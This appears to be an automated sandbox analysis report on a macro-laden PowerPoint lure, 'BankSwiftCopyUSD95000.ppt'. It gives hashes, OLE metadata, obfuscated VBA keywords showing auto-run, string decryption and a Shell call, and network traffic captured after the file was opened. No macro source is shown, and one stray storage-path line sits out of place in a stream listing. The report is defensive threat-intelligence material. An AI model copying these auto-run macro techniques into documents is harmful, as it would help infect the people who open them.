SHA1:	00678A777EC4BF4C3AD3EA8B922FF9481CE5BFDC
SHA-256:	93390D2FE903C3BDD52EEB40A7A231B9D176C8C8B54AE580A6681F2E701ACED0
SHA-512:	8480FC261FDFF51E9BC8B9345A8532408E699FD60FF6A354B01E7DCCCC6F7AF991A8840790344B042029656AF0EFBB450E90DAA3A24E371EC4E3CC458B70FAF
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: U2, Last Saved By: Master Mana, Revision Number: 3, Name of Creating Application: Microsoft Office PowerPoint, Total Editing Time: 03:01, Create Time/Date: Tue Jan 12 20:38:51 2021, Last Saved Time/Date: Tue Jan 12 20:41:52 2021, Number of Words: 0
Entropy (8bit):	3.52446566989119
TrID:	• Microsoft PowerPoint document (31509/1) 79.74% • Generic OLE2 / Multistream Compound File (8008/1) 20.26%
File name:	BankSwiftCopyUSD95000.ppt
File size:	101888
MD5:	7f0b415d0b7a76530b2f510a910811e5
SHA1:	480594ad26c91dd9d719c80334285375540dc83e
SHA256:	8d3e1d1a1775191a33980069f500e37f22bdcd0a1ad354 ab4a9d0a651fbd019
SHA512:	d9b3320b51f390a6f75e7e3102044557e6476103c94ec4 51819b78b4503f8018fee7ce8f70657473b310b14b75293 5fac2b7e5caaeb318e09a9af317701d8f4
SSDEEP:	768:27AB11Q3bZPGYj9c8OFEvk4kemSpn0jlO23cjo:fB Puxk5LSpElO2L
File Content Preview:	.....>.....o..... ....

File Icon

Icon Hash:	e4eaeaaaa4bcbcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "BankSwiftCopyUSD95000.ppt"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office PowerPoint
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Author:	U2
Last Saved By:	Master Mana
Revion Number:	3
Total Edit Time:	181
Create Time:	2021-01-12 20:38:51.224482
Last Saved Time:	2021-01-12 20:41:52.425000
Number of Words:	0
Thumbnail:	;qTTTA Z(Zs{kcc{{{{{ss{{skkkk{{{scZZRZc{ZZZZckcccccckss{19BJBB
Creating Application:	Microsoft Office PowerPoint

Document Summary	
Document Code Page:	1252
Presentation Target Format:	Widescreen
Number of Bytes:	0
Number of Paragraphs:	0
Number of Slides:	0
Number of Pages with Notes:	0
Number of Hidden Slides:	0
Number of Sound/Video Clips:	0
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 33850

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	33850
Data ASCII:	. . . . / . . . . 0 . . . o . . . . ! i ^ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 06 f0 00 00 00 c4 2f 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 16 30 00 00 f6 6f 00 00 00 00 00 00 01 00 00 00 21 69 5e 9e 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 04 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
QUGzGlLxMQTLkNscYMh
ktRMprYexFvb
VIlksEhAgEViVTNgdzju
"jaoyhhTGhDQfLe"
VQuwdxCKAgppnsP
nXgSUoXaonITwVRyRI:

Keyword
wapVcvDtZTUSYIBInN
Public
decrypt("h",
Shell
pUQQPUFLTkKJaPS:
KhgHpGswQxIC
gzSmhVBKLJOzszerqGK
nXgSUoXaonITwVRyRI
"uRYf"
ktRMprYexFvb:
xfhBejwGcpdOqMLnUm:
gpzuYnFatnd:
OoOaTmjFcAsoARgBp:
kVazolfxuRnLRNadrMO()
onOwNzDeEPJcZvQqiep
decrypt("u",
"lMhLkBNCzt"
HJBbDiSOCQNESdLK
BYHSYUgxLTUeCxacIOi
bzdHFncwmdrB
While
doFUcenKFjl()
qrRbnPjNmEeEPJcKiRc()
cryKMTIhjNeuJeyeLL:
"yqPfQprLotGR"
TJAOZHHuhHerFmD
hkbAPIsadx
bzdHFncwmdrB:
qhGjOMujDtky
decrypt("q",
"TpqzJEi"
nQedtxArQgZ()
iuIqHuyYLJDVSpLkqm()
kpaSaERQhknf
"umiuKavjsPKoqQrwEtZi"
"cSgraZMyawIQ"
BYHSYUgxLTUeCxacIOi:
JKTeZCRlEYSHn
"NyrydDpFJLDdFkUPE"
huFonbMoKQlSk
OoOaTmjFcAsoARgBp
String,
eubhAIxdZZQcNGN()
OONSDwDivuKNQIhw:
bMQqfcVolHeCIEPTi
mjbRBwEkswXsnplYNF
decrypt("|",
ofmAwoLutcZuXfyhyL
"tfYfJVUlpsjIY"
FfTQKdawSrxtEIQ:
"MyORUMlOteZN"
MgzujOYZQcMFMrEDT
HlPNvkEulzJ:
GhgwmphFjNLti()
Auto_Close()
wQvTlxmjdvsPzJPLYop()
KDnVYsUanxSgTF:
FfTQKdawSrxtEIQ
DoEvents
HlPNvkEulzJ
TJAOZHHuhHerFmD:
cryKMTIhjNeuJeyeLL
xVnzolfxuRBLRNZqrMO
KDnVYsUanxSgTF

Keyword
wuQEVHLmLQ
AefLgltjOYYQcyFM()
SxvdRmdTisbaN
HHQbeVuJCmTQrTYmj
JKTeZCRlEYSHn:
kpaSaERQhknf:
JVmnIKTrZCRyEYgVBw
"AaaA"
MbIaLPpebUnkHdBHDP
Currency
IgPagcnEFbdmJqTkQQq
bMQqfcVolHeCIEPTi:
VQuwdxCKAgppnsP:
"zEROxKkkLThIdHgxYyJD"
RAznnOQjLfKjAMAys
rpugZgKQQmqtk:
ChtsIMPGgvoYFI:
VIIksEhAgEViVTNgdzju:
hHvsmECZuS()
zEROxKkkLTgIcHgxYxIC
JLzWDvGFm
Integer)
JLzWDvGFm)
"KCzK"
KRZDPPfjmeCRKucf
"wsEU"
zEROxKkkLTgIcHgxYxIC:
ZYosumLbSDlnHkpDNi()
CHflsQkjzDFxQmeO()
hgkVcjAbaqg
KTeZCRlEYSHnwxvAl
oTPPNSEKRjJIZOR
"mrEBkxQQ"
yYLJDVSpLkpmxA:
DnxDzLdezAJ:
JVmnIKTrZCRyEYgVBw:
piRACQzERc()
QAPwCVeTzuvty()
kLfKjAbAMGZHeNZfbmDS:
Integer
calcmm
gpzuYnFatnd
ofmAwoLutcZuXfyhyL:
mjbRBwEkswXsnplYNF:
QqQcVolIeCurCTiDrA
aSCkmHkoCMhviUvRQ()
Attribute
"yQmfPxzTwBOLuHhhI"
syuGQmtvEcQ
DoEvents:
ChtsIMPGgvoYFI
JomUIdTKZjRQEEg
HPQaytVYEKemcH
MsgBox
(WINWORD
LaVESrsScoQkOnFfF:
lyYYzHUwQvTlLmxr()
decrypt
VB_Name
uYZFLfndIDECHsz:
uYZFLfndIDECHsz
"NpJoMeEfqkCIIsC"
FGQojMOuBUcRxstrw
Function

Keyword
bkupSiBUoj()
"YfvVUlbeV"
"BYHSZUgxLTUfCxbcIPi"
yTHQpjMOvPUdSyHH
lelPqcswyqPsQHC:
"kPKLJ"
foLGkmSmsApUe()
YfIVUlprjIYPAikFimA
PvrrqugmtK()
(decrypt("N{{x{*",
wuQEVHLmLQ:
RJjLqbVKfVMalTSGsT()
calcmm):
AKQMZpqLNQucEUBHbjY()
QqQcVolleCurCTiDrA:
pBexdASsSeYqawg
cafPQeuVUl()
pUQQPUFLTkKJaPS
QUGzGlLxMQTLkNscYMh:
xfhBejwGcpdOqMLnUm
DnxDzLdezAJ
huFonbMoKQlSk:
yYLJDVSpLkpmxA
String
fDxbdJejrhMVVUawDKpB()
NAnOljLtKwAaALFYUs
"SoqzJEixPkDxnScc"
HPQaytVYEKemcH:
SADYAESdyLyl()
aaBJQySxVnzo()
"PhSQwQicurO"
Private
rpugZgKQQmqtk
LaVESrsScoQkOnFfF
hgkVcjAbaqg:
OONSDwDivuKNQIhw
YVDsMDuHSBAooP()
YqawgrxtEVk()

VBA Code

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 444

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	444
Entropy:	3.11131593238
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 5 . . . . . W i d e s c r e e n . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 8c 01 00 00 0f 00 00 00 01 00 00 00 80 00 00 00 03 00 00 00 88 00 00 00 04 00 00 00 9c 00 00 00 06 00 00 00 a4 00 00 00 07 00 00 00 ac 00 00 00 08 00 00 00 b4 00 00 00 09 00 00 00 bc 00 00 00 0a 00 00 00 c4 00 00 00 17 00 00 00 cc 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 43632

General	
Stream Path:	\x5SummaryInformation
File Type:	data

General	
Stream Size:	43632
Entropy:	0.550494612512
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . @ . . . . . ` . . . . . h . . . . . t . . . . . U 2 . . . . . M a s t e r M a n a . . . . . 3 . . . . . M i r o s o f t O f f i c e P o w e r P o i n t . @ . . . . . l . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 40 aa 00 00 0b 00 00 00 01 00 00 00 60 00 00 00 02 00 00 00 68 00 00 00 04 00 00 00 74 00 00 00 08 00 00 00 80 00 00 00 09 00 00 00 94 00 00 00 12 00 00 00 a0 00 00 00 0a 00 00 00 c4 00 00 00 0c 00 00 00 d0 00 00 00 0d 00 00 00 dc 00 00 00

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 358

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	358
Entropy:	5.3465679306
Base64 Encoded:	True
Data ASCII:	I D = " { E B D 3 2 E 8 C - 6 5 7 5 - 4 3 D 3 - 9 E 2 A - A 9 4 D E 9 A A 1 2 3 8 } " . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 6 1 4 1 4 6 9 E C 9 7 6 F 9 B 6 F 9 B 6 F 9 B 6 F 9 B " . . D P B = " 9 5 9 7 9 7 E 6 6 9 6 4 6 A 6 4 6 A 6 4 " . . G C = " 1 4 1 6 1 6 6 7 E A E 7 E B E 7 E B 1 8 " . . . . [H o s t E x t e n d e r I n f o] . . & H 0 0 0 0 0 0 0
Data Raw:	49 44 3d 22 7b 45 42 44 33 32 45 38 43 2d 36 35 37 35 2d 34 33 44 33 2d 39 45 32 41 2d 41 39 34 44 45 39 41 41 31 32 33 38 7d 22 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69 62 6c 65 33 32 3d 22 33 39 33 32 32 32 30 30

Stream Path: PROJECTwm, File Type: data, Stream Size: 26

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	26
Entropy:	2.50738010242
Base64 Encoded:	False
Data ASCII:	M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 6034

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6034
Entropy:	5.43827372365
Base64 Encoded:	False
Data ASCII:	. a . . . . . , . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \ \ . P . r . o . g . r . a . m . . F . i . l . e . s . . (. x . 8 . 6 .) . \ \ . C . o . m . m . o . n . . F . i . l . e . s . \ \ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \ \ . V . B . A . \ \ . V . B . A . 7 . . .
Data Raw:	cc 61 af 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 2c 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 3544

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	3544
Entropy:	4.42422055205
Base64 Encoded:	False

General	
Data ASCII:	. K * . . . . . r U . . . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ . . . ~ W . . . . . J . 1 . . x . H . . C . . w . . . . . a . . . . . p . . . . .
Data Raw:	93 4b 2a af 01 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 80 03 00 00 80 00 00 00 80 00 00 00 80 00 00 00 04 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 01 00 00 7e 02 00 00 7e 03 00 00 7e 03 00 00 7e 03 00 00 7e

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 100

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	100
Entropy:	2.94276509873
Base64 Encoded:	False
Data ASCII:	r U . . . . . M v V D t f Y 1 . . . . . J L z W D v G F m l . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 0a 00 00 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 09 00 00 00 00 00 03 00 03 00 00 08 09 00 00 00 4d 76 56 44 74 66 73 59 31 03 00 00 08 09 00 00 00 4a 4c 7a 57 44 76 47 46 6d 6c 00 00 7f 00 00 00 00

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 6152

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	6152
Entropy:	4.28073400057
Base64 Encoded:	False
Data ASCII:	r U . . . . . ~ | . . . . . 6 . . . Q . . . . . 9 . . . . . i . . . . .) . . . . . Y . . . . . ! . . . . . Y . . . . . l . . . . . q . . . . .
Data Raw:	72 55 00 01 00 00 80 00 00 00 80 00 00 00 80 00 00 00 02 00 00 7e 7c 00 00 7f 00 00 00 00 0e 00 00 00 09 00 00 00 00 00 00 00 09 00 00 00 00 00 03 00 08 00 00 00 00 00 02 00 1d 00 00 00 36 00 00 00 51 0a 00 00 00 00 00 00 39 0a 00 00 00 00 00 00 89 02 00 00 00 00 02 00 81 0a 00 00 00 00 00 00 69 0a 00 00 00 00 00 00 b1 0a 00 00 00 00 00 00 99 0a 00 00 00 00 00 00 c9 0a 00 00 00 00

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 1157

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	1157
Entropy:	2.39133589617
Base64 Encoded:	False
Data ASCII:	r U . . . . . $ . . . . . ` . . . . . $ . . . . . ` . . . . . $ . . . . . ` . . . . . $ . . . . . ` . . . . . $. ! . . . . . ` . . . . . $ . I . . . . . ` . . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 00 00 10 00 00 00 09 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff 00 00 00 00 08 00 00 00 04 00 24 00 81 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 24 00 a9 00 00 00 00 00 02 00 01 00 00 60 00 00 fc ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 0f 24 00

Stream Path: VBA/dir, File Type: data, Stream Size: 466

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	466
Entropy:	6.14668442859
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . 3 . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s W O W 6 4 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -


General	
Data Raw:	01 ce b1 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 33 03 ee 61 19 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-13:44:28.704347	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.139
01/13/21-13:44:28.704347	ICMP	384	ICMP PING			192.168.2.22	172.217.218.139
01/13/21-13:44:28.752557	ICMP	408	ICMP Echo Reply			172.217.218.139	192.168.2.22
01/13/21-13:44:39.425379	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:44:39.425379	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:44:39.473256	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:44:40.309136	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:44:40.309136	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:44:40.357440	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:44:54.943988	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:44:54.943988	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:44:54.991950	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:45:07.769872	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:45:07.769872	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:45:07.817836	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:45:16.402306	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:45:16.402306	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:45:16.450089	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:45:26.420128	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.102
01/13/21-13:45:26.420128	ICMP	384	ICMP PING			192.168.2.22	172.217.218.102
01/13/21-13:45:26.468019	ICMP	408	ICMP Echo Reply			172.217.218.102	192.168.2.22
01/13/21-13:45:29.676235	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/13/21-13:45:49.689493	ICMP	382	ICMP PING Windows			192.168.2.22	172.217.218.139
01/13/21-13:45:49.689493	ICMP	384	ICMP PING			192.168.2.22	172.217.218.139
01/13/21-13:45:49.737658	ICMP	408	ICMP Echo Reply			172.217.218.139	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:44:22.737415075 CET	49167	80	192.168.2.22	67.199.248.16
Jan 13, 2021 13:44:22.786787987 CET	80	49167	67.199.248.16	192.168.2.22
Jan 13, 2021 13:44:22.786874056 CET	49167	80	192.168.2.22	67.199.248.16
Jan 13, 2021 13:44:22.788650990 CET	49167	80	192.168.2.22	67.199.248.16
Jan 13, 2021 13:44:22.837110996 CET	80	49167	67.199.248.16	192.168.2.22
Jan 13, 2021 13:44:22.931399107 CET	80	49167	67.199.248.16	192.168.2.22
Jan 13, 2021 13:44:22.931528091 CET	49167	80	192.168.2.22	67.199.248.16
Jan 13, 2021 13:44:23.077334881 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.125226974 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.125323057 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.158297062 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.206696987 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.206747055 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.206795931 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.206815004 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.206845045 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.206878901 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.206911087 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.206926107 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.206955910 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.218302965 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.266429901 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:23.266521931 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.684679031 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:23.737174034 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.338148117 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.338385105 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.344692945 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.344726086 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.344754934 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.344775915 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.344810009 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.344820023 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.344822884 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.365524054 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.365571976 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.365602016 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.365736961 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.365767002 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.369362116 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.369442940 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.369494915 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.369519949 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.372374058 CET	443	49168	108.177.127.132	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 13:44:24.372406006 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.372509003 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.429142952 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.429317951 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.429361105 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.429414034 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.429454088 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.429487944 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.434963942 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.435003042 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.435097933 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.435997963 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.436554909 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.436602116 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.436682940 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.439702988 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.439744949 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.439806938 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.442970991 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:24.443578959 CET	443	49168	108.177.127.132	192.168.2.22
Jan 13, 2021 13:44:24.443660975 CET	49168	443	192.168.2.22	108.177.127.132
Jan 13, 2021 13:44:29.084743023 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.131266117 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.131381989 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.147083044 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.193034887 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.194680929 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.194725037 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.194796085 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.208478928 CET	49174	443	192.168.2.22	104.18.49.20
Jan 13, 2021 13:44:29.254933119 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.255269051 CET	443	49174	104.18.49.20	192.168.2.22
Jan 13, 2021 13:44:29.464607954 CET	49174	443	192.168.2.22	104.18.49.20
